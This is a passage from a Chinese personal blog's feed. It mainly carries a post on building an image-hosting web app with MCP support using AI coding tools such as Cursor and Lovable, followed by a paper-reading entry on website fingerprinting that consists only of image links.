的仓库，然后到设计方案的时候，后端具体逻辑设计了一版，但是怎么也绕不开前端（因为我不会啊！），随后时间一长就忘记这茬了。</p><p>但是最近看到越来越多的 AI 工具涌现出来，恰逢看到这个只有一个 <a href="http://README.md" target="_blank">README.md</a> 仓库时候，突发奇想，是时候圆梦了，前端不会 AI 来凑！于是开启了这样一段 Vibe Coding 旅途，圆结了大学时期的梦想。</p><h3 id="%E9%A1%B9%E7%9B%AE%E7%9B%AE%E6%A0%87" tabindex="-1">项目目标</h3><ul><li><strong>快速上传</strong>：支持拖拽上传，一键获取链接</li><li><strong>多格式支持</strong>：JPG、PNG、GIF、WebP 等主流格式</li><li><strong>MCP 协议</strong>：支持 Model Context Protocol，与 AI 工具无缝集成</li><li><strong>自动化部署</strong>：GitHub Actions + Docker 实现持续集成</li></ul><h3 id="%E9%A1%B9%E7%9B%AE%E6%88%90%E6%9E%9C" tabindex="-1">项目成果</h3><ul><li><strong>开发周期</strong>：每天下班 2h，历时 5d，共计 10h+ 左右</li><li><strong>技术栈</strong>：React + Node.js + Docker + GitHub Actions</li><li><strong>核心功能</strong>：图床应用 &amp; 对应的 MCP 客户端</li><li><strong>在线演示</strong>：<a href="https://paste.tans.fun/" target="_blank">iimage</a></li></ul><p><img src="https://kauizhaotan.oss-cn-shanghai.aliyuncs.com/typora/image-20250727172938305.png" alt="项目成果展示" /></p><h2 id="1.-%E5%B7%A5%E5%85%B7%E8%B0%83%E7%A0%94" tabindex="-1">1. 工具调研</h2><h3 id="ai-coding-%E5%B7%A5%E5%85%B7" tabindex="-1">AI Coding 工具</h3><p>AI Coding 工具在这个项目中承接着核心地位，简单来讲就是自然语言到高级编程语言的转换，作为中枢负责将其他各个模块生成的AI结果继承其他，主力工具。目前常见的 AI Coding 工具包括 Cursor、Trae 以及 Copilot 等，笔者也对这几种工具都体验过，国内版的基座模型包括 豆包、DeepSeek R2 以及 Gemini ，相较于支持 Claude Sonnet 的  Copilot 和 Cursor 也逊色不少。</p><table><thead><tr><th>工具类型</th><th>支持模型</th><th>价格策略</th><th>使用体验</th><th>推荐指数</th></tr></thead><tbody><tr><td><strong>Cursor</strong></td><td>Claude、Gemini、GPT、Grok</td><td>存在免费请求</td><td>⭐⭐⭐⭐⭐</td><td>⭐⭐⭐⭐⭐</td></tr><tr><td>Trae (国内)</td><td>Doubao、Gemini、Deepseek</td><td>目前免费</td><td>⭐⭐⭐</td><td>⭐⭐⭐</td></tr><tr><td>Copilot</td><td>Claude、Gemini、GPT</td><td>申请学生订阅免费</td><td>⭐⭐⭐⭐</td><td>⭐⭐⭐⭐</td></tr></tbody></table><p><strong>选择理由</strong>：Cursor 支持多种模型，免费额度充足，代码生成质量高，项目级索引功能强大，是本次项目的核心工具。</p><h3 id="ai-%E7%94%9F%E5%9B%BE%E5%B7%A5%E5%85%B7" tabindex="-1">AI 生图工具</h3><p>为了丰富网站视觉效果，我调研了多种 AI 生图工具：</p><h4 id="%E5%95%86%E4%B8%9A%E7%BA%A7%E5%B7%A5%E5%85%B7" tabindex="-1">商业级工具</h4><table><thead><tr><th>工具</th><th>特点</th><th>价格/门槛</th><th>适用场景</th></tr></thead><tbody><tr><td>DALL·E 3</td><td>语义理解最准，ChatGPT 无缝对话</td><td>ChatGPT Plus 会员（$20/月）</td><td>通用场景</td></tr><tr><td>MidJourney</td><td>艺术感最强，社区灵感丰富</td><td>基础版 $10/月</td><td>艺术创作</td></tr><tr><td>Adobe Firefly</td><td>与 PS/AI 联动，商业授权清晰</td><td>Adobe Creative Cloud 订阅</td><td>商业设计</td></tr></tbody></table><h4 id="%E5%9B%BD%E5%86%85%E5%B7%A5%E5%85%B7" tabindex="-1">国内工具</h4><table><thead><tr><th>工具</th><th>特点</th><th>价格/门槛</th><th>适用场景</th></tr></thead><tbody><tr><td>即梦 AI</td><td>国内最稳定，中文提示词优化好</td><td>每日免费额度 + 订阅</td><td>中文内容创作</td></tr><tr><td>通义万相</td><td>阿里系，电商配图神器</td><td>免费+灵感值</td><td>电商设计</td></tr><tr><td>文心一格</td><td>国风水墨、国潮模板丰富</td><td>免费+能量值</td><td>传统文化内容</td></tr></tbody></table><h4 id="%E5%BC%80%E6%BA%90%E5%B7%A5%E5%85%B7" tabindex="-1">开源工具</h4><table><thead><tr><th>工具</th><th>特点</th><th>价格/门槛</th><th>适用场景</th></tr></thead><tbody><tr><td>Stable Diffusion</td><td>开源可本地，插件生态丰富</td><td>完全免费，需显卡</td><td>本地部署</td></tr><tr><td>InvokeAI</td><td>界面现代，基于 SD</td><td>免费</td><td>本地部署</td></tr></tbody></table><h3 id="ai-%E5%BB%BA%E7%AB%99%E5%B7%A5%E5%85%B7" tabindex="-1">AI 建站工具</h3><p><strong>选择 Lovable 的理由</strong>：</p><ul><li><strong>纯自然语言输入</strong>：无需编程基础，直接描述需求</li><li><strong>实时预览</strong>：所见即所得，快速验证想法</li><li><strong>可 Fork 代码</strong>：支持二次开发，灵活性高</li><li><strong>市场验证</strong>：15人团队3个月ARR达1700万美元</li></ul><h2 id="2.-%E5%BC%80%E5%8F%91%E6%B5%81%E7%A8%8B" tabindex="-1">2. 开发流程</h2><h3 id="%E9%9C%80%E6%B1%82%E4%B8%8E%E6%8A%80%E6%9C%AF%E6%96%87%E6%A1%A3%E7%94%9F%E6%88%90" tabindex="-1">需求与技术文档生成</h3><p>首先简单罗列出想要的技术栈，其中包括：</p><pre><code class="language-markdown">工程方面：- 前端：React + TypeScript + Ant Design- 后端：Node.js + Express- 部署：Docker + GitHub Actions + 火山云服务器业务方面：- 图片上传与存储- 链接生成与管理- 用户权限控制- MCP 协议支持</code></pre><p>使用 Cursor 完善技术文档，并设计好具体的开发步骤以及后期规划，以 README 进行输出，后续开发工作都将以这个为范本来进行 Code：</p><p><img src="https://kauizhaotan.oss-cn-shanghai.aliyuncs.com/typora/image-20250727173658876.png" alt="技术文档生成" /></p><h3 id="%E5%BF%AB%E9%80%9F%E7%94%9F%E6%88%90%E7%BD%91%E7%AB%99%E5%89%8D%E7%AB%AF" tabindex="-1">快速生成网站前端</h3><p>这里我使用到了 Lovable 来快速构建网站原型，特点：纯自然语言 → 实时预览 → 可 fork 代码。毕竟 15 人团队用 Lovable 3 个月把 ARR 做到 1700 万美元，经受住了市场考研。具体步骤：</p><ol><li><strong>登录 Lovable 网站</strong>，创建一个新的项目</li><li><strong>输入需求描述</strong>：将上一步骤 Cursor 生成的关于前端的具体需求输入</li><li><strong>自动生成目录</strong>：系统会自动生成项目目录结构</li><li><strong>导出代码</strong>：生成完成后将前端项目导入到我们的仓库代码中</li></ol><p><img src="https://kauizhaotan.oss-cn-shanghai.aliyuncs.com/typora/image-20250727175108863.png" alt="Lovable 项目创建" /></p><p><img src="https://kauizhaotan.oss-cn-shanghai.aliyuncs.com/typora/image-20250727175213911.png" alt="生成的目录结构" /></p><h3 id="ai-coding-%E5%BC%80%E5%A7%8B%E9%9B%86%E6%88%90" tabindex="-1">AI Coding 开始集成</h3><p>根据需求文档开始：</p><ol><li><strong>项目初始化</strong>：让 Cursor 构建起代码目录，包括前后端目录、React初始化、开发环境配置等。</li><li><strong>渐进式开发</strong>：在相应的功能点依照 <a href="http://README.md" target="_blank">README.md</a> 来进行 Coding，在生成的时候，不要一股脑的 Accept，而是生成一次跑一次，没问题再进行下次 Agent 调用。并且可以不定时让 Cursor 检查当前代码结构是否清晰，是否需要重构。</li><li><strong>自动化部署</strong>：编写 CICD 流水线，由于我是想接入 Github Actions 来进行代码从编译、打包并发布 Docker 镜像、登录云服务器自动拉包并部署 这一整套流程，可以让 Cursor 很流畅的完成。并且体验非常不错，减少了很多部署的时间，将心思全部放在开发上。</li><li><strong>持续迭代</strong>：后面就是上线后的一些功能迭代和优化了，本质上都是从步骤 1-3 的循环。</li></ol><h4 id="cursor-%E4%BD%BF%E7%94%A8%E6%8A%80%E5%B7%A7" tabindex="-1">Cursor 使用技巧</h4><p>在使用 Cursor 的时候，自己有一些个人见解：</p><ol><li><strong>构建项目级索引</strong>：记得使用 Cursor 的索引工具构建项目级索引，会自动扫描所有文件，然后按语义切成 Chunk，然后 Embedding 成向量存入本地向量库，可以支持秒级生成。</li><li><strong>提供详细上下文</strong>：尽量让 Cursor 理解更多的 Context，而不是全局代码</li><li><strong>分步骤生成</strong>：避免一次性接受大量代码，确保质量</li></ol><h2 id="3.-%E9%A1%B9%E7%9B%AE%E5%B1%95%E7%A4%BA" tabindex="-1">3. 项目展示</h2><p>体验地址： <a href="https://paste.tans.fun/" target="_blank">https://paste.tans.fun/</a></p><h3 id="mcp-%E5%8D%8F%E8%AE%AE%E6%94%AF%E6%8C%81" tabindex="-1">MCP 协议支持</h3><p>网站首页展示了详细的 MCP 配置方法：</p><p><img src="https://kauizhaotan.oss-cn-shanghai.aliyuncs.com/typora/image-20250809234955250.png" alt="MCP 配置界面" /></p><p><img src="https://kauizhaotan.oss-cn-shanghai.aliyuncs.com/typora/image-20250810000002916.png" alt="配置步骤展示" /></p><p><img src="https://kauizhaotan.oss-cn-shanghai.aliyuncs.com/typora/image-20250810000048853.png" alt="协议集成效果" /></p><h3 id="%E5%9B%BE%E5%BA%8A%E4%B8%8A%E4%BC%A0%E5%8A%9F%E8%83%BD" tabindex="-1">图床上传功能</h3><p>核心的图片上传和管理功能：</p><p><img src="https://kauizhaotan.oss-cn-shanghai.aliyuncs.com/typora/image-20250810000123903.png" alt="图床上传界面" /></p><h2 id="4.-%E6%8A%80%E6%9C%AF%E6%9E%B6%E6%9E%84%E4%B8%8E%E9%83%A8%E7%BD%B2" tabindex="-1">4. 技术架构与部署</h2><h3 id="%E7%B3%BB%E7%BB%9F%E6%9E%B6%E6%9E%84" tabindex="-1">系统架构</h3><pre><code class="language-">前端 (React) → 后端 (Node.js) → 数据库 (Mysql + OSS)    ↓              ↓                ↓   CDN 加速    Docker 容器     云存储服务（图片管理/图片存储）</code></pre><h3 id="%E6%80%A7%E8%83%BD%E4%BC%98%E5%8C%96" tabindex="-1">性能优化</h3><ul><li><strong>CDN 加速</strong>：利用阿里云OSS提供的边缘加速能力，大大提升图片访问速度</li><li><strong>图片去重</strong>：通过 Base64 去重，防止冗余图片</li><li><strong>数据库优化</strong>：建立索引，提升查询性能，并有效存储图片信息</li></ul><h2 id="5.-%E6%80%BB%E7%BB%93%E4%B8%8E%E6%80%9D%E8%80%83" tabindex="-1">5. 总结与思考</h2><h3 id="%E6%8A%80%E6%9C%AF%E8%B6%8B%E5%8A%BF%E6%B4%9E%E5%AF%9F" tabindex="-1">技术趋势洞察</h3><p>AI 这波风潮真的让我感受到了**“Not Control， Only Context”** 的口号，无论是前端开发人员，或者是后端开发人员，仿佛现在摇身一变成了产品经理，不再受技术栈的限制，技术彻底无价，而产品理解和产品思考变得越来越有价。</p><p><strong>编程语言时代演进</strong>：</p><ul><li>1940s：机器语言时代</li><li>1950s：高级语言时代</li><li>1980s：面向对象时代</li><li>2000s：Web 与移动时代</li><li>2015s：云原生时代</li><li><strong>2020s：自然语言编程时代</strong></li></ul><h3 id="%E4%B8%AA%E4%BA%BA%E6%80%9D%E8%80%83" tabindex="-1">个人思考</h3><p>同时，这次 Vibe 编程初体验带给我的不仅仅是 AI 的技术革新力，更是对自己定位的思考，如果我们只是通过自然语言构建了这样一套系统，是否还会有那种当初的成就感呢？</p><p><strong>我的答案</strong>：会的！因为：</p><ul><li><strong>技术门槛降低</strong>，但产品思维要求更高</li><li>从&quot;写代码&quot;转向&quot;设计产品&quot;</li><li>从&quot;解决技术问题&quot;转向&quot;解决业务问题&quot;</li><li>从&quot;代码工匠&quot;转向&quot;产品艺术家&quot;</li></ul><h2 id="6.-%E5%8F%82%E8%80%83%E8%B5%84%E6%96%99" tabindex="-1">6. 参考资料</h2><h3 id="%E5%B7%A5%E5%85%B7%E6%96%87%E6%A1%A3" tabindex="-1">工具文档</h3><ul><li><a href="https://zhuanlan.zhihu.com/p/1901810636012368260" target="_blank">Cursor 自定义 Prompt</a></li><li><a href="https://docs.cursor.com/en/context/codebase-indexing" target="_blank">Cursor Codebase Indexing</a></li><li><a href="https://docs.cursor.com/zh/welcome" target="_blank">Cursor 官方文档</a></li></ul><h3 id="%E9%A1%B9%E7%9B%AE%E8%B5%84%E6%BA%90" tabindex="-1">项目资源</h3><ul><li><strong>GitHub 仓库</strong>：<a href="https://github.com/TanYongF/iimage" target="_blank">iimage</a></li><li><strong>在线演示</strong>：<a href="https://paste.tans.fun/" target="_blank">https://paste.tans.fun/</a></li><li><strong>MCP 协议</strong>：<a href="https://modelcontextprotocol.io/" target="_blank">Model Context Protocol</a></li></ul><h3 id="%E5%AD%A6%E4%B9%A0%E8%B5%84%E6%BA%90" tabindex="-1">学习资源</h3><ul><li><a href="https://github.com/ai-coding-best-practices" target="_blank">AI 辅助编程最佳实践</a></li><li><a href="https://vibecoding.dev" target="_blank">Vibe Coding 社区</a></li><li><a href="https://nlp-programming.guide" target="_blank">自然语言编程指南</a></li></ul><hr /><blockquote><p><strong>欢迎交流</strong>：如果您对 AI 辅助编程或 Vibe Coding 感兴趣，欢迎在评论区分享您的想法和经验！</p></blockquote><blockquote><p><strong>持续更新</strong>：本文会随着 AI 工具的发展持续更新，敬请关注。</p></blockquote>]]>
                </content>
            </entry>
            <entry>
                <title><![CDATA[【论文精读】加密代理上的网站指纹识别]]></title>
                <link rel="alternate" type="text/html" href="https://tans.fun/archives/-lun-wen-jing-du--jia-mi-dai-li-shang-de-wang-zhan-zhi-wen-shi-bie" />
                <id>tag:https://tans.fun,2024-07-15:-lun-wen-jing-du--jia-mi-dai-li-shang-de-wang-zhan-zhi-wen-shi-bie</id>
                <published>2024-07-15T10:37:08+08:00</published>
                <updated>2024-07-15T10:37:08+08:00</updated>
                <author>
                    <name>Tans</name>
                    <uri>https://tans.fun</uri>
                </author>
                <content type="html">





                        <![CDATA[<p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/Website-fingerprinter1.PNG?x-oss-process=style/water" alt="Website-fingerprinter1" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/Website-fingerprinter2.PNG?x-oss-process=style/water" alt="Website-fingerprinter2" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/Website-fingerprinter3.PNG?x-oss-process=style/water" alt="Website-fingerprinter3" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/Website-fingerprinter4.PNG?x-oss-process=style/water" alt="Website-fingerprinter4" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/Website-fingerprinter5.PNG?x-oss-process=style/water" alt="Website-fingerprinter5" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/Website-fingerprinter6.PNG?x-oss-process=style/water" alt="Website-fingerprinter6" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/Website-fingerprinter7.PNG?x-oss-process=style/water" alt="Website-fingerprinter7" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/Website-fingerprinter8.PNG?x-oss-process=style/water" alt="Website-fingerprinter8" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/Website-fingerprinter9.PNG?x-oss-process=style/water" alt="Website-fingerprinter9" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/Website-fingerprinter10.PNG?x-oss-process=style/water" alt="Website-fingerprinter10" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/Website-fingerprinter11.PNG?x-oss-process=style/water" alt="Website-fingerprinter11" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/Website-fingerprinter12.PNG?x-oss-process=style/water" alt="Website-fingerprinter12" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/Website-fingerprinter13.PNG?x-oss-process=style/water" alt="Website-fingerprinter13" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/Website-fingerprinter14.PNG?x-oss-process=style/water" alt="Website-fingerprinter14" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/Website-fingerprinter15.PNG?x-oss-process=style/water" alt="Website-fingerprinter15" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/Website-fingerprinter16.PNG?x-oss-process=style/water" alt="Website-fingerprinter16" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/Website-fingerprinter17.PNG?x-oss-process=style/water" alt="Website-fingerprinter17" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/Website-fingerprinter18.PNG?x-oss-process=style/water" alt="Website-fingerprinter18" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/Website-fingerprinter19.PNG?x-oss-process=style/water" alt="Website-fingerprinter19" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/Website-fingerprinter20.PNG?x-oss-process=style/water" alt="Website-fingerprinter20" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/Website-fingerprinter21.PNG?x-oss-process=style/water" alt="Website-fingerprinter21" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/Website-fingerprinter22.PNG?x-oss-process=style/water" alt="Website-fingerprinter22" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/Website-fingerprinter23.PNG?x-oss-process=style/water" alt="Website-fingerprinter23" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/Website-fingerprinter24.PNG?x-oss-process=style/water" alt="Website-fingerprinter24" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/Website-fingerprinter25.PNG?x-oss-process=style/water" alt="Website-fingerprinter25" /></p>]]>
                </content>
            </entry>
            <entry>
                <title><![CDATA[【论文精读】 FOAP：细粒度开放世界安卓应用指纹识别]]></title>
